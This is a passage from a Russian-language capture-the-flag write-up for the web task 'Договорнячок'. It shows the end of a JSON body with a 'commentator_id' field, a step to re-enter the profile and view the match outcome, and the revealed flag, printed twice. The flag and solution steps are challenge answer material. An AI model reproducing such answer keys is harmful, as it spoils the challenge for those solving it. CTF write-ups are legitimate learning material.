    "commentator_id":12
}
```

Также перезайдем в профиль и вернемся на страницу матча.



02

РЕШЕНИЕ

ПРОДОЛЖЕНИЕ

Нажимаем "Посмотреть исход матча" и получаем флаг.

ДОГОВОРНЯЧОК
WEB

03

ФЛАГ

```
flag{fr0m_4shes_m0sc0w_r3b00ts_1812}
```

ДОГОВОРНЯЧОК
WEB

ФЛАГ

```
flag{fr0m_4shes_m0sc0w_r3b00ts_1812}
```

Задание «Договорнячок» решено